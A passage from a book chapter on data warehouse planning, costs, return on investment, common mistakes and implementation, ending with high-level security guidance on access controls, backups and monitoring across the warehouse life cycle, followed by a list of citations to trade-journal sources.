- integration of numerical and textual data
- capability of providing alerts when certain data events are triggered.

Enterprise information portals (EIPs) can be built from existing data warehouses or from the ground up through the use of Extensible Markup Language (XML). XML supports the integration of unstructured data resources (e.g., text documents, reports, e-mails, graphics, images, audio,

and video) with structured data resources in relational and legacy databases.[22] Business benefits associated with the EIP are projected to include[23]:

- leverage of DW, Enterprise Resource Planning (ERP), and other IT systems
- transforming E-commerce business into "true" E-business
- easing reorganization, merger, and acquisition processes
- providing improved navigation and access capabilities

But it is emphasized that all of the design and implementation processes and procedures, network infrastructures, and data quality required for successful DWs s must be applied to ensure an EIP's potential for supporting enterprise operations and business success.

Results

The results of data mining can be very beneficial to an organization, and can support numerous objectives: customer-focused planning and actions, business intelligence, or even fraud discovery. Examples of industries and associated data mining uses presented in *Data Mining Solutions, Methods and Tools for Real-World Problems*[18] include:

- *pharmaceuticals:* research to fight disease and degenerative disorders by mapping the human genome
- *telecommunications:* customer profiling to provide better service
- *retail sales and marketing:* managing the market saturation of individual customers
- *financial market analysis:* managing investments in an unstable Asian banking market
- *banking and finance:* evaluation of customer credit policy and the reduction of delinquent and defaulted car loans
- *law enforcement and special investigative units:* use of financial reporting regulations and data to identify money-laundering activities and other financial crimes in the United States by companies

Other examples are cited repeatedly throughout data management journals, such as *DM Review*. The uses of data mining continue to expand as users become more skilled, and as the tools and techniques increase in options and capabilities.

RETURNS ON THE DW INVESTMENT

Careful consideration and planning are required before initiating a DW development and implementation activity. The resources required are substantial, although the benefits can surpass the costs many times.

Costs

The DW design and implementation activity is very labor intensive, and requires the involvement of numerous business staff (in addition to Information Technology staff) over the entire life cycle of the DW, in order for the project to be successful by responding to organizational information needs. Although technology costs over time tend to drop, while providing even greater capabilities, there is a significant investment in hardware and software. Administration of the DWs is an ongoing expense. Because DWs are not static and will continue to grow in terms of the years of data and the types of data maintained, additional data collection and quality control are required to ensure continued viability and usefulness of the corporate information resource.

Costs are incurred throughout the entire DW life cycle; some costs are one-time costs, others are recurrent costs. One-time costs and a likely percentage of the total DW budget (shown in parentheses) include[24]:

- *hardware:* disk storage (30%), processor costs (20%), network communication costs (10%)
- *software:* database management software (10%); access/analysis tools (6%); systems management tools: activity monitor (2%), data monitor (2%); integration and transformation(15%); interface creation, metadata creation and population (5%)

Cost estimates (cited above) are based on the implementation of a centralized (rather than distributed) DW, with use of an automated code generator for the integration and transformation layer.

Recurrent costs include[24]:

- refreshment of the data warehouse data from the operational environment (55%)
- maintenance and update of the DW and metadata infrastructure (3%)
- end-user training (6%)
- data warehouse administration — data verification of conformance to the enterprise data model (2%), monitoring (7%), archiving (1%), reorganization/restructuring (1%); servicing DW requests for data (21%); capacity planning (1%); usage analysis (2%); and *security administration* (1%) [emphasis added]

The recurrent costs are almost exclusively associated with the administrative work required to keep the DW operational and responsive to the organization's needs. Additional resources may be required, however, to upgrade the hardware (e.g., more storage) or for the network to handle an unexpected increase in the volume of requests for DW information over time. It is common for the DW budget to grow an order of magnitude per

year for the first two years that the DW is being implemented. After the first few years, the rate of growth slows to 30 or 40 percent growth per year.[24]

The resources that should be expended for any item will depend on the strategic goals that the DW is intended to support. Factors affecting the actual budget values include[24]:

- size of the organization
- amount of history to be maintained
- level of detail required
- sophistication of the end user
- competitive marketplace participant or not
- speed with which DW will be constructed
- construction of DW is manual or automated
- amount of summary data to be maintained
- creation of integration and transformation layer is manual or automated
- maintenance of the integration and transformation layer is manual or automated

MEASURES OF SUCCESS

The costs for a DW can be extraordinary. Bill Inmon shows multiple DMs costing in the tens of millions in the graphics in his article on metadata and DMs.[4] Despite the costs, William McKnight indicates that that a recent survey of DW users has shown a range of return on investment (ROI) for a three-year period between 1857 percent and 16,000 percent, with an average annual ROI of 401 percent.[25] However, Douglas Hackney cautions that the sample sets for some DW ROI surveys were self-selected and the methodology flawed. Hackney does say that there are other ROI measures that need to be considered: "pure financial ROI, opportunity cost, 'do nothing' cost and a 'functional ROI'. In the real world, your financial ROI may be 0 percent, but the overall return of all the measures can easily be over 100 percent."[26] So, the actual measures of success for the DW in an organization, and the quantitative or qualitative values obtained, will depend on the organization.

Internal customers and their focus should be considered when determining the objectives and performance measures for the DW ROI, including[25]:

- sales volume (sales and marketing)
- reduced expenses (operations)
- inventory management (operations)
- profits (executive management)
- market share (executive management)
- improved time to market (executive management)
- ability to identify new markets (executive management)

DWs respond to these objectives by bringing together, in a cohesive and manageable group, subject areas, data sources, user communities, business rules, and hardware architecture.

Expanding on the above metrics, other benefits that can significantly impact the organization's well-being and its success in the marketplace are[25]:

- reduced losses due to fraud detection
- reduced write-offs because of (previous) inadequate data to combat challenges from vendors and customers
- reduced overproduction of goods and commensurate inventory holding costs
- increased metrics on customer retention, targeted marketing and an increased customer base, promotion analysis programs with increased customer numbers and penetration, and lowering time to market

Mergers by companies in today's market provide an opportunity for cross-selling by identifying new, potential customers for the partners or by providing additional services that can be presented for consideration to existing customers. Responsiveness to customers' needs, such as speed (submitting offers to a customer prior to the customer making a decision) and precision (tailoring offerings to what is predicted the customer wants), can be facilitated with a well-designed and well-utilized DW. Associated actions can include the automatic initiation of marketing activity in response to known buying or attrition triggers, or tools that coordinate a "continuous customized communication's stream with customers." Data mining expands the potential beyond query-driven efforts by identifying previously unknown relationships that positively affect the customer base.[27]

MISTAKES TO AVOID

The Data Warehousing Institute conducted meetings with DW project managers and Information Systems executives in 1995 to identify the "ten mistakes to avoid for data warehousing managers" and created a booklet (Ten Mistakes Booklet) that is available from the institute.[28] Time has not changed the importance or the essence of the knowledge imparted through the experienced contributors. Although many authors have highlighted one or more topics in their writings, this source is very succinct and comprehensive. The "Ten Data Warehousing Mistakes to Avoid" and a very brief explanation are noted below.[29]

1. *Starting with the wrong sponsorship chain.* Supporters of the DW must include an executive sponsor with funding and an intense interest in the effective use of information, a project "driver" who keeps the

project moving in the right direction with input from appropriate sources, and the DW manager.

2. *Setting expectations that one cannot meet and frustrating executives at the moment of truth.* DWs contain a select portion of organizational information, often at a summary level. If DWs are portrayed as "the answer" to all questions, then users are going to be disappointed. User expectations must be managed.
3. *Engaging in politically-naïve behavior.* DWs are a tool to support managers. To say that DWs will "help managers make better decisions" can alienate potential supporters (who may have been performing well *without* a DW).
4. *Loading the warehouse with information just because it was available.* Extraneous data makes it more difficult to locate the essential information and slows down the retrieval and analysis process. The data selected for inclusion in the DW must support organizational strategic goals.
5. *Believing that the data warehousing database design is the same as the transactional database design.* DWs are intended to maintain and provide access to selected information from operational (transactional) databases, generally covering long periods of time. The type of information contained in a DW will cross multiple divisions within the organization, and the source data may come from multiple databases and may be summarized or provided in detail. These characteristics (as well as the database objectives) are substantially different from those of operational or transactional databases.
6. *Choosing a data warehouse manager who is technology oriented rather than user oriented.* Data warehousing is a service business — not a storage business — and making clients angry is a near-perfect method of destroying a service business.
7. *Focusing on traditional internal record-oriented data and ignoring the potential value of external data and text, images, and — potentially — sound and video.* Expand the data warehouse beyond the usual data presentation options and include other vital presentation options. Users may ask: Where is the copy of the contract (image) that explains the information behind the data? Where is the ad (image) that ran in that magazine? Where is the tape (audio or video) of the key competitor at a recent conference talking about its business strategy? Where is the recent product launch (video)? Being able to provide the required reference data will enhance the analysis that the data warehouse designers and sponsors endeavor to support.
8. *Delivering data with overlapping and confusing definitions.* Consensus on data definitions is mandatory, and this is difficult to attain because multiple departments may have different meanings for the same term (e.g., sales). Otherwise, users may not have confidence in

the data they are acquiring. Even worse, they may acquire the wrong information, embarrass themselves, and blame the data warehouse.

9. *Believing the vendor's performance, capacity, and scalability promises.* Planning to address the present and future DW capacity in terms of data storage, user access, and data transfer is mandatory. Budgeting must include unforeseen difficulties and costs associated with less than adequate performance by a product.
10. *Believing that once the data warehouse is up and running, one's problems are finished.* Once they become familiar with the data warehouse and the process for acquiring and analyzing data, users are going to want additional and different types of data than that already contained in the DW. The DW project team must be maintained after the initial design and implementation takes place for on-going DW support and enhancement.
11. *Focusing on ad hoc data mining and periodic reporting.* (Believing there are only ten mistakes to avoid is also a mistake.) Sometimes, ad hoc reports are converted into regularly scheduled reports, but the recipients may not read the reports. Alert systems can be a better approach and make a DW mission-critical, by monitoring data flowing into the warehouse and informing key people with a need-to-know as soon as a critical event takes place.

Responsiveness to key business goals — high-quality data, metadata, and scalable architecture — is emphasized repeatedly by many DW authors, as noted in the next section on suggestions for DW implementation.

DW IMPLEMENTATION

Although the actual implementation of a DW will depend on the business goals to be supported and the type and number of users, there are general implementation considerations and measures of success that are applicable to many circumstances.

General Considerations

As expected, implementation suggestions are (basically) the opposite of the mistakes to avoid. There is some overlap in the suggestions noted because there are multiple authors cited. Suggestions include:

1. Understand the basic requirements.
2. Design a highly scalable solution.
3. Deliver the first piece of the solution into users' hands quickly.[30]
4. Support a business function that is directly related to the company's strategy; begin with the end in mind.
5. Involve the business functions from the project inception throughout its lifecycle.

6. Ensure executive sponsorship understands the DW value, particularly with respect to revenue enhancement that focuses on the customer.
7. Maintain executive sponsorship and interest throughout the project.[31]
8. Develop standards for data transformation, replication, stewardship, and naming.
9. Determine a cost-justification methodology, and charge users for data they request.
10. Allow sufficient time to implement the DW properly, and conduct a phased implementation.
11. Designate the authority for determining data sources and populating the metadata and DW data to Data Administration.
12. Monitor data usage and archive data that is rarely or never accessed.[5]
13. Budget resources for metadata creation. Make metadata population a metric for the development team.
14. Budget resources for metadata maintenance. Any change in the data requires a change in the metadata.
15. Ensure ease of access. Find and deploy tools that seamlessly integrate metadata.[32]
16. Monitor DW storage growth and data activity to implement reasonable capacity planning.
17. Monitor user access and analysis techniques to ensure that they optimize usage of the DW resources.
18. Tune the DW for performance based on usage patterns (e.g., selectively index data, partition data, create summarization, and create aggregations).
19. Support both business metadata and technical metadata.
20. Plan for the future. Ensure that interface between applications and the DW is as automated as possible. Data granularity allows for continuous DW tuning and reorganization, as required to meet user needs and organization strategic goals.
21. Consider the creation of an "exploration warehouse" for the "out-of-the-box thinkers" who may want to submit lengthy resource-consuming queries — if they become a regular request.[33]

Qualitative Measures of DW Implementation Success

In 1994, Sears, Roebuck and Co. (a leading U.S. retailer of apparel, home, and automotive products that operates 3000 department and specialty stores) implemented a DW to address organizational objectives. The eight (qualitative) measures of success presented below are based on the experiences associated with the Sears DW implementation.

1. *Regular implementation of new releases.* The DW and applications are evolving to meet business needs, adding functionality through a phased implementation process.

2. *Users will wait for promised system upgrades.* When phases will deliver the functionality that is promised, at the expected quality level and data integrity level, planned implementation schedules (and possibly slippage) will be tolerated.
3. *New applications use the DW to serve their data requirements.* Increased reliance on the DW provides consistency company-wide and is cost effective.
4. *Users and support staff will continue to be involved in the DW.* Users become reliant on the DW and the part it plays in the performance of their work responsibilities. Therefore, there needs to be a permanent DW staff to support the constantly changing DW and business environment. When product timeliness is crucial to profitability, then designated staff (such as the Sears Business Support Team) and the DW staff can provide additional, specialized support to meet user needs.
5. *The DW is used to identify new business opportunities.* As users become familiar with the DW, they will increasingly pursue new discovery opportunities.
6. *Special requests become the rule, not the exception.* The ability to handle special requests on a routine basis is an example of DW maturity and a positive leverage of DW resources.
7. *Ongoing user training.* New and advanced user training (e.g., troubleshooting techniques, sophisticated functionality) and the provision of updated documentation (highlighting new features) facilitate and enhance DW use in support of business objectives.
8. *Retirement of legacy systems.* Use of legacy systems containing duplicate information will decline. Retirement of legacy systems should follow a planned process, including verification of data accuracy, completeness, and timely posting, with advance notification to identified users for a smooth transition to the DW applications.[34]

DW SECURITY IMPLICATIONS

The benefits of the well-implemented and well-managed DW can be very significant to a company. The data is integrated into a single data source. There is considerable ease of data access that can be used for decision-making support, including trends identification and analysis, and problem-solving. There is overall better data quality and uniformity, and different views of the same data are reconciled. Analysis techniques may even uncover useful competitive information. But with this valuable warehouse of information and power comes substantial risk if the information is unavailable, destroyed, improperly altered, or disclosed to or acquired by a competitor.

There may be additional risks associated with a specific DW, depending on the organization's functions, its environment, and the resources available

for the DW design, implementation, and maintenance — which must be determined on an individual basis — that are not addressed here. Consider the perspective that the risks will change over time as the DW receives increased use by more sophisticated internal and external users; supports more functions; and becomes more critical to organizational operations.

DW Design Review

Insofar as the literature unanimously exhorts the need for upper-management support and applicability to critical business missions, the importance of the system is significant before it is even implemented. Issues associated with availability, integrity, and confidentiality should be addressed in the system design, and plans should include options for scalability and growth in the future. The DW must be available to users when they need the information; its integrity must be established and maintained; and only those with a need-to-know must access the data. Management must be made aware of the security implications and requirements, and security should be built into the DW design.

DW Design is Compliant with Established Corporate Information Security Policy, Standards, Guidelines, and Procedures. During the design phase, certain decisions are being made regarding expected management functions to be supported by the DW: user population (quantity, type, and expertise level); associated network connectivity required; information to be contained in the initial phase of the DW; data modeling processes and associated data formats; and resources (e.g., hardware, software, staff, data) necessary to implement the design. This phase also has significant security implications. The DW design must support and comply with corporate information security policies, including:

- non-disclosure statements signed by employees when they are hired[35]
- installation and configuration of new hardware and software, according to established corporate policies, guidelines, and procedures
- documentation of acceptable use and associated organizational monitoring activities
- consistency with overall security architecture
- avoidance of liability for inadequately addressing security through "negligence, breach of fiduciary duty, failing to use the security measures found in other organizations in the same industry, failing to exercise due care expected from a computer professional, or failure to act after an 'actual notice' has taken place"[45]
- protection from prosecution regarding inappropriate information access by defining appropriate information security behavior by authorized users[46]

DW Data Access Rights Are Defined and modeled for the DW User Population. When determining the access requirements for the DW, your initial users may be a small subset of employees in one division. Over time, it will expand to employees throughout the entire organization, and may include selected subsets of subcontractors, vendors, suppliers, or other groups who are partnering with the organization for a specific purpose. Users will not have access to all DW information, and appropriate access and monitoring controls must be implemented. Areas of security concern and implementation regarding user access controls include:

- DW user roles' definition for access controls (e.g., role-based access controls)
- user access rights and responsibilities documentation
- development of user agreements specifying security responsibilities and procedures[35]
- definition of user groups and their authorized access to specific internal or external data
- user groups and their authorized levels of network connectivity and use definitions
- definition of procedures for review of system logs and other records generated by the software packages[37]

DW Data Content and Granularity Is Defined and Appropriately Implemented in the DW Design. Initially, the DW content may be internal organizational numerical data, limited to a particular department or division. As time passes, the amount and type of data is going to increase, and may include internal organizational textual data, images, and videos, and external data of various forms as well. In addition, the required granularity of the data may change. Users initially may be comfortable with summary data; but as their familiarity with the DW and the analysis tools increases, they are going to want more detailed data, with a higher level of granularity than originally provided. Decisions that affect data content and its integrity throughout the DW life cycle include:

- Data granularity (e.g., summary, detail, instance, atomic) is defined.
- Data transformation rules are documented for use in maintaining data integrity.
- Process is defined for maintaining all data transformation rules for the life of the system.

Data Sensitivity Is Defined and Associated with Appropriate Access Controls Issues associated with data ownership, sensitivity, labeling, and need-to-know will need to be defined so that the data can be properly labeled, and access requirements (e.g., role-based access controls) can be assigned.

Establishment of role-based access controls "is viewed as effective and efficient for general enterprise security" and would allow the organization to expand the DW access over time, and successfully manage a large number of users.[38] Actions required that define and establish the data access controls include:

- determination of user access control techniques, including the methods for user identification, authentication, and authorization
- assignment of users to specific groups with associated authority, capabilities, and privileges[38] for role-based access controls
- determination of database controls (e.g., table and data labeling, encryption)
- establishment of a process for granting access and for the documentation of specified user roles and authorized data access, and a process for preventing the circumvention of the granting of access controls
- establishment of a process for officially notifying the Database Administrator (or designated individual) when an individual's role changes and his or her access to data must be changed accordingly
- establishment of a process for periodically reviewing access controls, including role-based access controls to ensure that only individuals with specified clearances and need-to-know have access to sensitive information

Data Integrity and Data Inference Requirements Are Defined and Associated with Appropriate Access Controls. Data integrity will be reviewed when the data is transformed for the DW, but should be monitored on a periodic basis throughout the life cycle of the DW, in cooperation with the DW database administration staff. Data inference and aggregation may enable an individual to acquire information for which he or she has no need-to-know, based on the capability to acquire other information. "An inference presents a security breach if higher-classified information can be inferred from lower-classified information."[39]

Circumstances in which this action might occur through data aggregation or data association in the DW need to be identified and addressed through appropriate data access controls. Data access controls to prevent or reduce unauthorized access to information obtained through a data inference process (i.e., data aggregation or data association) can include[39]:

- *Appropriate labeling of information:* unclassified information is reclassified (or labeled at a higher level) to prevent unauthorized inferences by data aggregation or data association.
- *Query restriction:* all queries are dominated by the level of the user, and inappropriate queries are aborted or modified to include only authorized data.

- *Polyinstantiation:* multiple versions of the same information item are created to exist at different classification levels.
- *Auditing:* a history of user queries is analyzed to determine if the response to a new query might suggest an inference violation.
- *Toleration of limited inferences:* inferred information violations do not pose a serious threat, and the prevention of certain inferences may be unfeasible.

Operating System, Application, and Communications Security Requirements Are Defined. Many DWs are using a Web-based interface, which provides easy accessibility and significant risk. Depending on the location of the system, multiple security mechanisms will be required. Actions required to define the security requirements should be based on a risk analysis and include:

- determination of mechanisms to ensure operating system and application system availability and integrity (e.g., firewalls, intrusion detection systems)
- determination of any secure communication requirements (e.g., Secure Socket Layer, encryption)

Plans for Hardware Configuration and Backup Must Be Included in the DW Design. The creation of a DW as a separate, nonoperational function will result in a duplication of hardware resources, because the operational hardware is maintained separately. In examples of mature DW utilizations, a second DW is often created for power users for "exploratory research" because the complexity of their analysis requests would take too much time and resources away from the other general users of the initial DW. This is then (possibly) a third set of hardware that must be purchased, configured, maintained, administered, and protected. The hardware investment keeps increasing. Documentation and updating of hardware and backup configurations should be performed as necessary.

Plans for Software Distribution, Configuration, and Use Must Be Included in the DW Design. The creation of one or multiple DWs also means additional operating system, application, middleware, and security software. In addition, as the number of users increases, the number of licensed software copies must also increase. Users may not be able to install the software themselves and so technical support may need to be provided. Distribution activities should ensure that:

- users have authorized copies of all software
- technical support is provided for software installation, use, and troubleshooting to maintain licensing compliance and data integrity

Plans for Continuity of Operations and Disaster Recovery Must Be Included in the DW Design. Capabilities for hardware and software backup, continuity of operations, and disaster recovery options will also have to be considered. The DW is used to implement strategic business goals, and downtime must be limited. As more users integrate the DW data into their routine work performance, more users will be negatively impacted by its unavailability. Activities in support of operations continuity and disaster recovery should include:

- designations from the design team regarding the criticality of data and key functions
- creation of an alternative hardware list
- resource allocations for DW system backups and storage
- resource allocations for business continuity and disaster recovery plans

Plans for Routine Evaluation of the Impact Of Expanded Network Connectivity on Organizational Network Performance Must Be Included in the DW Design. Over time, with the increased number of users and the increased amount and type of data being accessed in the DW and transmitted over the organizational network, network resources are going to be "stressed." Possible options for handling increased network loads will need to be discussed. Network upgrades may be required over the long term and this needs to be considered in the resource planning activities. Otherwise data availability and data integrity may be impacted at crucial management decision times — times when one wants the DW to stand out as the valuable resource it was intended to be. Changes in network configurations must be documented and comply with organizational security policies and procedures. Planning to address DW scalability and the ability of the network to respond favorably to growth should include:

- evaluation of proposed network configurations and the expected service to be provided by a given configuration against DW requirements[40]
- estimation of DW network requirements' impact on existing organizational network connectivity requirements and possible reduction in data availability or integrity
- consideration of network connectivity options and the effects on the implementation of security

DW Security Implementation Review

A security review must be conducted to ensure that all the DW components supporting information security that were defined during the design phase are accurately and consistently installed and configured. Testing must be performed to ensure that the security mechanisms and database processes perform in a reliable manner and that the security mechanisms enforce established access controls. Availability of data must be consistent

with defined requirements. The information security professional, the database administrator, and the network administrator should work together to ensure that data confidentiality, integrity, and availability are addressed.

Monitor the Acquisition and Installation of DW Technology Components in Accordance with Established Corporate Security Policies. When acquired, the hardware and software DW components must be configured to support the corporate security policies and the data models defined during the design phase. During installation, the following actions should take place: (1) documentation of the hardware and software configurations; and (2) testing of the system before operational to ensure compliance with policies.

Review the Creation/Generation of Database Components for Security Concerns. A process should be established to ensure that data is properly labeled, access requirements are defined and configured, and all controls can be enforced. In cooperation with the design team, individuals responsible for security should perform a review of the database configurations for compliance with security policies and defined data access controls. Database processes must enforce the following data integrity principles[39]:

1. *Well-formed transactions:* transactions support the properties of correct-state transformation, serialization, failure atomicity, progress (transaction completion), entity integrity, and referential integrity.
2. *Least privilege:* programs and users are given the minimum access required to perform their jobs.
3. *Separation of duties:* events that affect the balance of assets are divided into separate tasks performed by different individuals.
4. *Reconstruction of events:* user accountability for actions and determination of actions are performed through a well-defined audit trail.
5. *Delegation of authority:* process for acquisition and distribution of privileges is well-defined and constrained.
6. *Reality checks:* cross-checks with an external reality are performed.
7. *Continuity of operations:* system operations are maintained at an appropriate level.

Review the Acquisition of DW Source Data. DW data is coming from other sources; ensure that all internal and external data sources are known and documented, and data use is authorized. If the data is external, ensure that appropriate compensation for the data (if applicable) has been made, and that access limitations (if applicable) are enforced.

Review testing. Configuration settings for the security mechanisms must be verified, documented, and protected from alteration. Testing to ensure that the security mechanisms are installed and functioning properly must be performed and documented prior to the DW becoming operational. A

plan should also be established for the testing of security mechanisms throughout the life cycle of the DW, including the following situations:

- routine testing of security mechanisms on a scheduled basis
- hardware or software configurations of the DW are changed
- circumstances indicate that an unauthorized alteration may have occurred
- a security incident occurs or is suspected
- a security mechanism is not functioning properly

DW Operations

The DW is not a static database. Users and information are going to be periodically changing. The process of data acquisition, modeling, labeling, and insertion into the DW must follow the established procedures. Users must be trained in DW use and updated as processes or procedures change, depending on the data being made available to them. More users and more data mean additional demands will be placed on the organization's network, and performance must be monitored to ensure promised availability and data integrity. Security mechanisms must be monitored to ensure accurate and consistent performance. Backup and recovery procedures must also be implemented as defined to ensure data availability.

Participate as a Co-instructor in DW User Instruction/Training. Training will be required for users to fully utilize the DW. This is also an opportunity to present (and reinforce) applicable information security requirements and the user's responsibility to protect enterprise information and other areas of concern. Activities associated with this include:

- promotion of users' understanding of their responsibilities regarding data privacy and protection
- documentation of user responsibilities and nondisclosure agreements

Perform Network Monitoring for Performance. Document network performance against established baselines to ensure that data availability is being implemented as planned.

Perform Security Monitoring for Access Control Implementation. Review defined hardware and software configurations on a periodic basis to ensure no inappropriate changes have been made, particularly in a distributed DW environment. Security monitoring activities should include:

- review of user accesses to verify established controls are in place and operational, and no unauthorized access is being granted (e.g., individual with role X is being granted to higher level data associated with role Y)

- provision of the capability for the DW administrator to cancel a session or an ID, as might be needed to combat a possible attack[35]
- review of operating system and application systems to ensure no unauthorized changes have been made to the configurations

Perform Software Application and Security Patches in a Timely and Accurate Manner. All patches must be installed as soon as they are received and documented in the configuration information.

Perform Data and Software Backups and Archiving. As data and software are changed, backups must be performed as defined in the DW design. Maintaining backups of the current data and software configurations will support any required continuity of operations or disaster recovery activities. Backups must be stored offsite at a remote location so that they are not subject to the same threats. If any data is moved from the DW to remote storage because it is not currently used, then the data must be appropriately labeled, stored, and protected to ensure access in the event that the information is needed again.

Review DW Data and Metadata Integrity. DW data will be reloaded or updated on a periodic basis. Changes to the DW data may also require changes to the metadata. The data should be reviewed to determine that the updates are being performed on the established schedule, are being performed correctly, and the integrity of the data is being maintained.

DW Maintenance

DW maintenance is a significant activity, because the DW is an ever-changing environment, with new data and new users being added on a routine basis. All security-relevant changes to the DW environment must be reviewed, approved, and documented prior to implementation.

Review and Document the Updating of DW Hardware and Software. Over time, changes will be made to the hardware and software, as technology improves or patches are required in support of functions or security. Associated activities include:

- installation of all software patches in a timely manner and documentation of the software configuration
- maintenance of software backups and creation of new backups after software changes
- ensuring new users have authorized copies of the software
- ensuring that system backup and recovery procedures reflect the current importance of the DW to organizational operations. If DW criticality has increased over time with use, has the ability to respond to this new level of importance been changed accordingly?

Review the Extraction/Loading of Data Process and Frequency to Ensure Timeliness and Accuracy. The DW data that is to be updated will be extracted from a source system, transformed, and then loaded into the DW. The frequency with which this activity is performed will depend on the frequency with which the data changes, and the users' needs regarding accurate and complete data. The process required to *update* DW data takes significantly less time than that required to *reload* the entire DW database, but there has to be a mechanism for determining what data has been changed. This process needs to be reviewed, and adjusted as required, throughout the life cycle of the DW.

Scheduling/Performing Data Updates. Ensure that data updates are performed as scheduled and the data integrity is maintained.

DW Optimization

Once the DW is established within an organization, it is likely that there will be situations in which individuals or organizations are working to make the DW better (e.g., new data content and types), cheaper (e.g., more automated, less labor intensive), and faster (e.g., new analysis tools, better network connectivity and throughput). Optimization will result in changes, and changes need to be reviewed in light of their impact on security. All changes should be approved before being implemented and carefully documented.

Participate in User Refresher/Upgrade Training. Over time, additional data content areas are going to be added to the DW and new analysis tools may be added. Users will need to be trained in the new software and other DW changes. This training also presents an opportunity to present any new security requirements and procedures — and to review existing requirements and procedures associated with the DW.

Review and Update the Process for Extraction/Loading of Data. As new data requirements evolve for the DW, new data may be acquired. Appropriate procedures must be followed regarding the access, labeling, and maintenance of new data to maintain the DW reputation regarding data integrity and availability.

Review the Scheduling/Performance of Data Updates. Over time, users may require more frequent updates of certain data. Ensure that data updates are performed as scheduled and that data integrity is maintained.

Perform Network Monitoring for Performance. Document network performance against established baselines to ensure that data availability is being implemented as planned. An expanded number of users and increased demand for large volumes of data may require modifications to

the network configuration or to the scheduling of data updates. Such modifications may reduce the network traffic load at certain times of the day, week, or month, and ensure that requirements for data availability and integrity are maintained.

Perform Security Monitoring for Access. The DW information can have substantial operational value or exchange value to a competitor or a disloyal employee, as well as to the authorized users. With the use of corporate "portals" of entry, all of the data may be available through one common interface — making the means and opportunity for "acquisition" of information more easily achieved. Implementation of access controls needs to be continually monitored and evaluated throughout the DW life cycle. The unauthorized acquisition or dissemination of business-sensitive information (such as privacy data, trade secrets, planning information, or financial data) could result in lost revenue, company embarrassment, or legal problems. Monitoring access controls should be a continual security procedure for the DW.

Database Analysis. Some existing DW data may not be used with the expected frequency and it may be moved to another storage location, creating space for data more in demand. Changes in DW data configurations and locations should be documented.

There may be additional risks associated with an actual DW, depending on the organization's functions, its environment, and the resources available for the DW design, implementation, and maintenance — which must be determined on an individual basis. But with careful planning and implementation, the DW will be a valuable resource for the organization and help the staff to meet its strategic goals — now and in the future.

CONCLUSION

The security section presented some of the security considerations that need to be addressed throughout the life cycle of the DW. One consideration not highlighted above is the amount of time and associated resources (including equipment and funding) necessary to implement DW security. Bill Inmon estimated Security Administration to be 1 percent of the total warehouse costs, with costs to double the first year and then grow 30 to 40 percent after that. Maintaining adequate security is a crucial DW and organizational concern. The value of the DW is going to increase over time, and more users are going to have access to the information. Appropriate resources must be allocated to the protection of the DW. The ROI to the organization can be very significant if the information is adequately protected. If the information is not protected, then someone else is getting the keys to the kingdom. Understanding the DW design and implementation

process can enable security professionals to justify their involvement early on in the design process and throughout the DW life cycle, and empower them to make appropriate, timely security recommendations and accomplish their responsibilities successfully.

Notes

1. Peppers, Don and Rogers, Martha, Mass Customization: Listening to Customers, *DM Review*, 9(1), 16, January 1999.
2. Denning, Dorothy E., *Information Warfare and Security*, Addison-Wesley, Reading, MA, July 1999, 148.
3. Saylor, Michael, Data Warehouse on the Web, *DM Review*, 6(9), 22–26, October 1996.
4. Inman, Bill, Meta Data for the Data Mart Environment, *DM Review*, 9(4), 44, April 1999.
5. Adelman, Sid, The Data Warehouse Database Explosion, *DM Review*, 6(11), 41–43, December 1996.
6. Imhoff, Claudia and Geiger, Jonathan, Data Quality in the Data Warehouse, *DM Review*, 6(4), 55–58, April 1996.
7. Griggin, Jane, Information Strategy, *DM Review*, 6(11), 12, 18, December 1996.
8. Mimmo, Pieter R., Building Your Data Warehouse Right the First Time, *Data Warehousing: What Works*, Vol. 9, November 1999, The Data Warehouse Institute Web site: www.dw-institute.com.
9. King, Nelson, Metadata: Gold in the Hills, *Intelligent Enterprise*, 2(3), 12, February 16, 1999.
10. Quinlan, Tim, Report from the Trenches, *Database Programming & Design*, 9(12), 36–38, 40–42, 44–45, December 1996.
11. Hufford, Duane, Data Warehouse Quality, *DM Review*, 6(3), 31–34, March 1996.
12. Rudin, Ken, The Fallacy of Perfecting the Warehouse, *DM Review*, 9(4), 14, April 1999.
13. Burwen, Michael P., BI and DW: Crossing the Millennium, *DM Review*, 9(4), 12, April 1999.
14. Westphal, Christopher and Blaxton, Teresa, *Data Mining Solutions, Methods and Tools for Solving Real-World Problems*, Wiley Computer Publishing, New York, 1998, 68–69.
15. Westphal, Christopher and Blaxton, Teresa, *Data Mining Solutions, Methods and Tools for Solving Real-World Problems*, Wiley Computer Publishing, New York, 1998, 19–24.
16. Westphal, Christopher and Blaxton, Teresa, *Data Mining Solutions, Methods and Tools for Solving Real-World Problems*, Wiley Computer Publishing, New York, 1998, xiv–xv.
17. Westphal, Christopher and Blaxton, Teresa, *Data Mining Solutions, Methods and Tools for Solving Real-World Problems*, Wiley Computer Publishing, New York, 1998, xv.
18. Westphal, Christopher and Blaxton, Teresa, *Data Mining Solutions, Methods and Tools for Solving Real-World Problems*, Wiley Computer Publishing, New York, 1998, 35.
19. Tufte, Edward R., *The Visual Display of Quantitative Information*, Graphics Press, Cheshire, CT, 1983, 15.
20. Tufte, Edward R., *The Visual Display of Quantitative Information*, Graphics Press, Cheshire, CT, 1983, 51.
21. Osterfelt, Susan, Doorways to Data, *DM Review*, 9(4), April 1999.
22. Finkelstein, Clive, Enterprise Portals and XML, *DM Review*, 10(1), 21, January 2000.
23. Schroeck, Michael, Enterprise Information Portals, *DM Review*, 10(1), 22, January 2000.
24. Inmon, Bill, The Data Warehouse Budget, *DM Review*, 7(1), 12–13, January 1997.
25. McKnight, William, Data Warehouse Justification and ROI, *DM Review*, 9(10), 50–52, November 1999.
26. Hackney, Douglas, How About 0% ROI?, *DM Review*, 9(1), 88, January 1999.
27. Suther, Tim, Customer Relationship Management, *DM Review*, 9(1), 24, January 1999.
28. The Data Warehousing Institute (TDWI), 849-J Quince Orchard Boulevard, Gaithersburg, MD 20878, (301) 947-3730, www.dw-institute.com.
29. The Data Warehousing Institute, Data Warehousing: What Works?, Gaithersburg, MD, Publication Number 295104, 1995.
30. Rudin, Ken, The Fallacy of Perfecting the Warehouse, *DM Review*, 9(4), 14, April 1999.
31. Schroeck, Michael J., Data Warehouse Best Practices, *DM Review*, 9(1), 14. January 1999.
32. Hackney, Douglas, Metadata Maturity, *DM Review*, 6(3), 22, March 1996.
33. Inmon, Bill, Planning for a Healthy, Centralized Warehouse, Bill Inmon, *Teradata Review*, 2(1), 20–24, Spring 1999.

34. Steerman, Hank, Measuring Data Warehouse Success: Eight Signs You're on the Right Track, *Teradata Review*, 2(1), 12–17, Spring 1999.
